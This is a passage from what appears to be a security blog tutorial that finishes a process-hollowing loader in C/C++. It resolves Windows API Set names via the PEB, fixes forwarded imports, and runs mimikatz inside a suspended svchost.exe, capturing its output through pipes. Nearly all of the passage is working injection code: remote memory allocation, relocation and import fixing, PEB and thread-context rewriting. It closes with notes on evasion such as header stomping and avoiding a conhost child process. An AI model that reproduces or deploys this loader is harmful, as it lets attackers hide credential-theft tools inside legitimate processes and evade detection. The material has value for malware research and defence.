[ERR] fixImports:632 - Failed to find import api-ms-win-core-com-l1-1-0.dll

```

Our code stopped because it could not find the import `api-ms-win-core-com-l1-1-0.dll`.

If we look on top of our output to check which forwarded function we attempted to look for.

```

[DBG] loadImportTableLibs:482 - Forwarded function found: CoInitializeEx. Need to import lib api-ms-win-core-com-l1-1-0.dll

```

We can see that the function we attempt to patch in the IAT is `CoInitializeEx` which is supposed to be forwarded to the library `api-ms-win-core-com-l1-1-0.dll`.

Let's look at it in a standalone code with a debugger.

```
360 int main()
361 {
362     HMODULE mod = LoadLibraryA("api-ms-win-core-com-l1-1-0.dll");
363     PVOID func = (PVOID)GetProcAddress(mod, "CoInitializeEx");
364
365
366
367
368     return 0;

```

Variables locales

Rechercher (Ctrl+E) Profondeur de recherche : 3

Nom	Valeur
func	0x00007ffc9267e090 {combase.dll!CoInitializeEx(void *, unsigned long)}
mod	0x00007ffc92650000 {combase.dll!_IMAGE_DOS_HEADER.__ImageBase} {unused=9460301 }

As we can see, we loaded the `api-ms-win-core-com-l1-1-0.dll` library, however the debugger indicates us that it is in reality the library `combase.dll`.

It's a mechanism created by Microsoft called the API Sets.

## Handle API set

### Definition of API Sets

API sets, also known as API set namespaces, are a concept introduced in Windows operating systems to help manage the evolution of the Windows API (Application Programming Interface) and provide a layer of abstraction for developers. API sets play a role in versioning and maintaining compatibility between different versions of Windows.

Windows implemented this in order to separate functionalities through virtual names. It is also used to maintain compatibility across different Windows Versions.

You can find more details about it: [Documentation Windows on API Sets](#)

To sum up, API sets are names that are used as proxy for real DLLs. For our example `api-ms-win-core-com-l1-1-0.dll` is a proxy name for the dll `combase.dll`.

### How to resolve API set names

When we look at the PEB structure referenced on Geoff Chappell website, we can observe that at the offset 0x68 we have a pointer to an attribute called `ApiSetMap`. This is where we can find the mapping of the API sets. However, when we look at the structure from `winternl.h`, we can see that the attribute is not referenced. By performing several tests and calculation, we can find that the `ApiSetMap` corresponds to the attribute: `(PPEB)->Reserved9[0]`.

Once we retrieved the pointer to the `ApiSetMap`, we will need to cast it in a structure called `API_SET_NAMESPACE`.

```

typedef struct _API_SET_NAMESPACE
{
    ULONG Version;
    ULONG Size;
    ULONG Flags;
    ULONG Count;
    ULONG EntryOffset;
    ULONG HashOffset;
    ULONG HashFactor;
} API_SET_NAMESPACE, *PAPI_SET_NAMESPACE;

```

With this structure we can calculate the address of the first namespace entry which is a [API\\_SET\\_NAMESPACE\\_ENTRY](#).

```

typedef struct _API_SET_NAMESPACE_ENTRY
{
    ULONG Flags;
    ULONG NameOffset;
    ULONG NameLength;
    ULONG HashedLength;
    ULONG ValueOffset;
    ULONG ValueCount;
} API_SET_NAMESPACE_ENTRY, *PAPI_SET_NAMESPACE_ENTRY;

```

```
// Retrieve PEB
```

```

PPEB peb = (PPEB)__readgsqword(0x60);
// Get API SET MAP

```

```

PAPI_SET_NAMESPACE apiMap = (PAPI_SET_NAMESPACE)peb->Reserved9[0];
// Get First Entry of API Set Map

```

```

PAPI_SET_NAMESPACE_ENTRY ApiMapEntry = PAPI_SET_NAMESPACE_ENTRY(apiMap->EntryOffset +
(PBYTE)apiMap);

```

Each namespace entry can have multiple entries. (Yes, a single api set can be a virtual name towards multiple DLLs). Each entry has the type [PAPI\\_SET\\_VALUE\\_ENTRY](#) in which we can find the corresponding dll name.

```

typedef struct _API_SET_VALUE_ENTRY {
    ULONG Flags;
    ULONG NameOffset;
    ULONG NameLength;
    ULONG ValueOffset;
    ULONG ValueLength;
} API_SET_VALUE_ENTRY, * PAPI_SET_VALUE_ENTRY;

```

When we wrap up everything.

```

BOOL resolveAPISet()
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    PAPI_SET_NAMESPACE apiMap = (PAPI_SET_NAMESPACE)peb->Reserved9[0];
    PWSTR ApiStrName = nullptr;
    PAPI_SET_NAMESPACE_ENTRY ApiMapEntry = PAPI_SET_NAMESPACE_ENTRY(apiMap->EntryOffset +
(PBYTE)apiMap);
    for (int i = 0; i < apiMap->Count; ++i)
    {
        ApiStrName = (PWSTR)((PBYTE)apiMap + ApiMapEntry->NameOffset);
        PAPI_SET_VALUE_ENTRY ApiValueEntry = (PAPI_SET_VALUE_ENTRY)((PBYTE)apiMap + ApiMapEntry->ValueOffset);
        printf("API Set %ws -> ", ApiStrName);
        for (int j = 0; j < ApiMapEntry->ValueCount; j++)
        {
            WCHAR apiRes[MAX_PATH] = { 0 };
            memcpy(apiRes, ((PBYTE)apiMap + ApiValueEntry->ValueOffset), ApiValueEntry->ValueLength);
            if (j + 1 == ApiMapEntry->ValueCount)
                printf("%ws ", apiRes);
            else
                printf("%ws, ", apiRes);
            ApiValueEntry++;
        }
        printf("\r\n");

        ApiMapEntry++;
    }
    return TRUE;
}

```

```
API Set api-ms-win-core-perfcounters-l1-2-0 -> kernelbase.dll
API Set api-ms-win-core-privateprofile-l1-1-1 -> kernel32.dll
API Set api-ms-win-core-processenvironment-ansi-l1-1-0 -> kernel32.dll
API Set api-ms-win-core-processenvironment-l1-1-1 -> kernelbase.dll
API Set api-ms-win-core-processenvironment-l1-2-0 -> kernelbase.dll
API Set api-ms-win-core-processsecurity-l1-1-0 -> kernel32.dll, kernelbase.dll
API Set api-ms-win-core-processsnapshot-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-processthreads-l1-1-4 -> kernel32.dll, kernelbase.dll
API Set api-ms-win-core-processtopology-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-processtopology-l1-2-0 -> kernelbase.dll
API Set api-ms-win-core-processtopology-obsolete-l1-1-1 -> kernel32.dll
API Set api-ms-win-core-processtopology-private-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-profile-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-psapi-ansi-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-psapi-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-psapi-obsolete-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-psapiansi-l1-1-0 -> kernelbase.dll
API Set api-ms-win-core-psm-app-l1-1-0 -> twinapi.appcore.dll
API Set api-ms-win-core-psm-appnotify-l1-1-1 -> twinapi.appcore.dll
API Set api-ms-win-core-psm-info-l1-1-1 -> appsruprov.dll
API Set api-ms-win-core-psm-key-l1-1-2 -> kernelbase.dll
API Set api-ms-win-core-psm-plm-l1-1-3 -> twinapi.appcore.dll
API Set api-ms-win-core-psm-plm-l1-2-0 -> twinapi.appcore.dll
API Set api-ms-win-core-psm-plm-l1-3-0 -> twinapi.appcore.dll
API Set api-ms-win-core-psm-rtimer-l1-1-1 -> twinapi.appcore.dll
API Set api-ms-win-core-psm-tc-l1-1-1 -> twinapi.appcore.dll
```

You can find the structures in more details on [m417z](#) documentation of Windows Native API.

When we look at API set map, we found out that most of the API set names have only one corresponding DLL. After performing multiple tests, I realised that the edge case where we need to resolve the second DLL instead of the first was very rare. Therefore, to lighten our code we will take the first entry of the API set. However, keep in mind that you can encounter this edge case.

Also the last digit of the api set can differ from the one we are looking for. However, it is still the good resolution. For example: [mimikatz](#) has a forwarded function to the API Set name: [api-ms-win-core-com-l1-1-0](#). However, when you enumerate your API Set Map, you will find out that the only similar API Set name is [api-ms-win-core-com-l1-1-3](#). You will also notice that they resolve to the same DLL name. Therefore, when you resolve an API Set, it is advice to compare the name without the last digit.

```

BOOL resolveAPISet(PWCHAR apiToResolve, PWCHAR& apiResolved)
{
    // Retrieve PEB

    PPEB peb = (PPEB)__readgsqword(0x60);
    // Get API SET MAP

    PAPI_SET_NAMESPACE apiMap = (PAPI_SET_NAMESPACE)peb->Reserved9[0];
    PWSTR ApiStrName = nullptr;
    // Get First Entry of API Set Map

    PAPI_SET_NAMESPACE_ENTRY ApiMapEntry = PAPI_SET_NAMESPACE_ENTRY(apiMap->EntryOffset +
(PBYTE)apiMap);
    for (int i = 0; i < apiMap->Count; ++i)
    {
        // -5 because we remove .dll and the last digit

        // *2 because we have WCHAR

        int len = lstrlenW(apiToResolve) * 2 - 5 * 2;
        ApiStrName = (PWSTR)((PBYTE)apiMap + ApiMapEntry->NameOffset);
        if (!memcmp(ApiStrName, apiToResolve, len ))
        {
            PAPI_SET_VALUE_ENTRY ApiValueEntry = (PAPI_SET_VALUE_ENTRY)((PBYTE)apiMap + ApiMapEntry-
>ValueOffset);
            apiResolved = (PWCHAR)LocalAlloc(LPTR, ApiValueEntry->ValueLength + 2);
            memcpy(apiResolved, (PWSTR)((PBYTE)apiMap + ApiValueEntry->ValueOffset), ApiValueEntry-
>ValueLength);

            _dbg("ApiSetName: %ws -> ApiResolved: %ws \r\n", apiToResolve, apiResolved);
            return TRUE;
        }
        ApiMapEntry++;
    }
    _err("Error in resolving API Set name: %ws \r\n", apiToResolve);
    return FALSE;
}

```

Now let's modify our function `fixImports`:

```

bool fixImports(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, LPPROCESS_INFORMATION pi, PVOID
allocAddrOnTarget, DWORD offsetRdata, HANDLE mod)
{
    ...
        if (forwardedLib && forwardedName)
        {
            PWSTR forwardedLibWstr = strTowstr(forwardedLib);

            MODULEENTRY32W fwMe32 = getModuleEntry(mod, forwardedLibWstr);
            if (fwMe32.modBaseAddr == 0)
            {
                PWSTR apiSetResolved = nullptr;
                resolveAPISet(forwardedLibWstr, apiSetResolved);
                fwMe32 = getModuleEntry(mod, apiSetResolved);
                if (fwMe32.modBaseAddr == 0)
                {
                    _err("Error in resolving the forwarded lib %ws\r\n",
forwardedLibWstr);

                    return FALSE;
                }
            }

            HMODULE fwLib = LoadLibraryA(forwardedLib);
            offset = (PBYTE)addrFunc - (PBYTE)fwLib;
            addrFix = (ULONGLONG)((PBYTE)fwMe32.modBaseAddr + offset);
            _dbg("[FORWARDED FUNCTION] %s is a forwarded function in %ws @ 0x%p\r\n",
functionName->Name, fwMe32.szModule, fwMe32.modBaseAddr);
        }
    ...
}


```

Let's find out if our mimikatz successfully works. To test, we will change slightly the function `launchSuspendedProcess`, to pass arguments to the command line. We will attempt to create a log file with mimikatz and execute the commands `coffee` and `exit`.

```

bool launchSuspendedProcess(LPSTR processName, LPPROCESS_INFORMATION& pi)
{
    STARTUPINFOA si = { 0 };
    if (!CreateProcessA(processName, (PCHAR)"C:\\Windows\\System32\\svchost.exe \"log
C:\\Temp\\test.log\" \"coffee\" \"exit\"", NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, &si, pi))
    {
        _err("[-] ERROR: Cannot create process %s", processName);
        return FALSE;
    }
    _dbg("[+] Launching process %s with PID: %d\r\n", processName, pi->dwProcessId);
    return TRUE;
}

```



Now we have a fully functional code that allows us to execute any PE through process hollowing technic. But, we would like now to retrieve the output directly in our program.

## Final Touch: Retrieve output of our injected process

Windows created **pipes** which is a mechanism used to create interprocess communication. Therefore, we can redirect **stdOut** and **stdErr** to the created anonymous pipe and then read it.

First we will modify our **launchSuspendedProcess**.

```

BOOL launchSuspendedProcess(LPSTR processName, LPPROCESS_INFORMATION& pi, PCHAR args, HANDLE&
hStdOutPipeRead)
{
    HANDLE hStdOutPipeWrite = NULL;
    SECURITY_ATTRIBUTES sa = { sizeof(SECURITY_ATTRIBUTES), NULL, TRUE };
    STARTUPINFOA si = { 0 };

    //Creating Pipe for output of exe

    if (!CreatePipe(&hStdOutPipeRead, &hStdOutPipeWrite, &sa, 0))
    {
        _err("[CMD] Failed Output pipe");
        return FALSE;
    }

    // Redirection STDOUT/STDERR into pipe

    si.cb = sizeof(STARTUPINFOA);
    si.dwFlags = STARTF_USESTDHANDLES;
    si.hStdError = hStdOutPipeWrite;
    si.hStdOutput = hStdOutPipeWrite;
    PCHAR cmdLine = strConcat(processName, args);
    if (!CreateProcessA(processName, cmdLine, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, &si,
pi))
    {
        _err("[-] ERROR: Cannot create process %s", processName);
        return FALSE;
    }
    _dbg("[+] Launching process %s with PID: %d\r\n", processName, pi->dwProcessId);
    return TRUE;
}

```

Note that we have created a function used to create a cmdLine by concatenating the process name and the arguments.

```
PCHAR strConcat(PCHAR str1, PCHAR str2)
{
    SIZE_T size1 = strlen(str1);
    SIZE_T size2 = strlen(str2);
    PCHAR out = (PCHAR)LocalAlloc(LPTR, size1 + size2 + 2);
    if (!out)
        return nullptr;
    for (int i = 0; i < size1; i++)
    {
        out[i] = str1[i];
    }
    out[size1] = ' ';
    for (int i = 0; i < size2; i++)
    {
        out[i + size1 + 1] = str2[i];
    }
    return out;
}
```

Now our function will create a pipe and redirect the output to it.

And then to retrieve the output we will create two functions. One to read from the pipe

```

bool readPipe(HANDLE hPipe, PVOID* data, PDWORD dataLen)
{
    DWORD bytesSize = 0;

    // first get the size then parse

    if (PeekNamedPipe(hPipe, NULL, 0, NULL, &bytesSize, NULL))
    {
        if (bytesSize > 0)
        {
            _dbg("[SMB] BytesSize => %d\n", bytesSize);

            *data = LocalAlloc(LPTR, bytesSize + 1);
            memset(*data, 0, bytesSize + 1);

            if (ReadFile(hPipe, *data, bytesSize, &bytesSize, NULL))
            {
                _dbg("[SMB] BytesSize Read => %d\n", bytesSize);

            }
            else
            {
                _err("[SMB] ReadFile: Failed[%d]\n", GetLastError());
                DATA_FREE(*data, bytesSize);
                CloseHandle(hPipe);
                return false;
            }
        }
    }
    else
    {
        _err("[SMB] PeekNamedPipe: Failed[%d]\n", GetLastError());
        CloseHandle(hPipe);
        return false;
    }
}

```

And an other that will read fragments of the output until the remote thread finished

```

VOID retrieveOutput(HANDLE hThread, HANDLE hStdOut)
{
    PVOID commandOutput = nullptr;
    DWORD bytesSize = 0;
    while (WaitForSingleObject(hThread, 100) != WAIT_OBJECT_0) {
        readPipe(hStdOut, &commandOutput, &bytesSize);
        if (bytesSize > 0)
        {
            printf("%s\r\n", commandOutput);
            DATA_FREE(commandOutput, bytesSize);
        }
    }
    // Reading output one last time to check we don't leave anything behind...

    readPipe(hStdOut, &commandOutput, &bytesSize);
    if (bytesSize > 0)
    {
        printf("%s\r\n", commandOutput);
    }
}

```

Let's try it now with this main function

```

int main(int argc, char** argv)
{

    PIMAGE_NT_HEADERS64 peInjectNtHeaders = NULL;
    LPPROCESS_INFORMATION pi = new PROCESS_INFORMATION();

    PCHAR args = (PCHAR)"coffee exit";
    LPCSTR peInject = "C:\\Users\\user\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe";
    LPCSTR target = "C:\\Windows\\System32\\svchost.exe";

    LPVOID peToInjectContent = NULL;
    DWORD peSize = 0;

    HANDLE hStdOut = nullptr;

    if (!loadPEFromDisk(peInject, peToInjectContent, &peSize))
        exit(1);

    if (!launchSuspendedProcess((LPSTR)target, pi, args, hStdOut))
        exit(1);

    if (!retrieveNtHeaders(peInjectNtHeaders, peToInjectContent))
        exit(1);

    LPVOID allocAddrOnTarget = NULL;
    allocAddrOnTarget = VirtualAllocEx(pi->hProcess, NULL, peInjectNtHeaders->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    DWORD64 DeltaImageBase = (DWORD64)allocAddrOnTarget - peInjectNtHeaders->OptionalHeader.ImageBase;

    if (allocAddrOnTarget == NULL)
    {
        _dbg("[ - ] ERROR: Failed to allocate memory on target process\r\n");
        exit(1);
    }

    _dbg("[ + ] Memory allocate at : 0x%p\r\n", allocAddrOnTarget);

    IMAGE_DATA_DIRECTORY relocationTable = peInjectNtHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
    PIMAGE_SECTION_HEADER peToInjectRelocSection = NULL;

    DWORD offsetRdata = 0;

    if (!copyPEinTargetProcess(pi->hProcess, allocAddrOnTarget, peToInjectContent, peInjectNtHeaders, peToInjectRelocSection, &offsetRdata))
        exit(1);

    if (!fixRelocTable(pi->hProcess, peToInjectRelocSection, allocAddrOnTarget, peToInjectContent, DeltaImageBase, relocationTable))
        exit(1);
}

```

```

    if (!loadImportTableLibs(peToInjectContent, peInjectNtHeaders, pi, allocAddrOnTarget,
offsetRdata))
        exit(1);

HANDLE mod = getSnapShotProcess(pi->dwProcessId);

if (!fixImports(peToInjectContent, peInjectNtHeaders, pi, allocAddrOnTarget, offsetRdata, mod))
    exit(1);

CONTEXT CTX = {};
CTX.ContextFlags = CONTEXT_FULL;

const BOOL bGetContext = GetThreadContext(pi->hThread, &CTX);
if (!bGetContext)
{
    _dbg("[ - ] An error is occurred when trying to get the thread context.\n");
    return FALSE;
}

const BOOL bWritePEB = WriteProcessMemory(pi->hProcess, (LPVOID)(CTX.Rdx + 0x10),
&peInjectNtHeaders->OptionalHeader.ImageBase, sizeof(DWORD64), nullptr);
if (!bWritePEB)
{
    _dbg("[ - ] An error is occurred when trying to write the image base in the PEB.\n");
    return FALSE;
}

CTX.Rcx = (DWORD64)allocAddrOnTarget + peInjectNtHeaders->OptionalHeader.AddressOfEntryPoint;

const BOOL bSetContext = SetThreadContext(pi->hThread, &CTX);
if (!bSetContext)
{
    _dbg("[ - ] An error is occurred when trying to set the thread context.\n");
    return FALSE;
}

ResumeThread(pi->hThread);

retrieveOutput(pi->hThread, hStdOut);

return 0;
}

```



This technic allows to learn more about how the libraries are loaded in a process (Forwarded Functions / API Sets / Functions and libraries resolution on a remote process).

Also, by using this technic:

- you can only copy the PE sections without the headers (header stomping).
- you can avoid memory pages overlap by not forcing the address of the allocation.
- you can retrieve the output without the remote process creating a child process “conhost.exe”. (you can create your suspended process with only the flag `CREATE_SUSPENDED`)

Hope you enjoyed it and learned something in this ~~too~~ long blog post.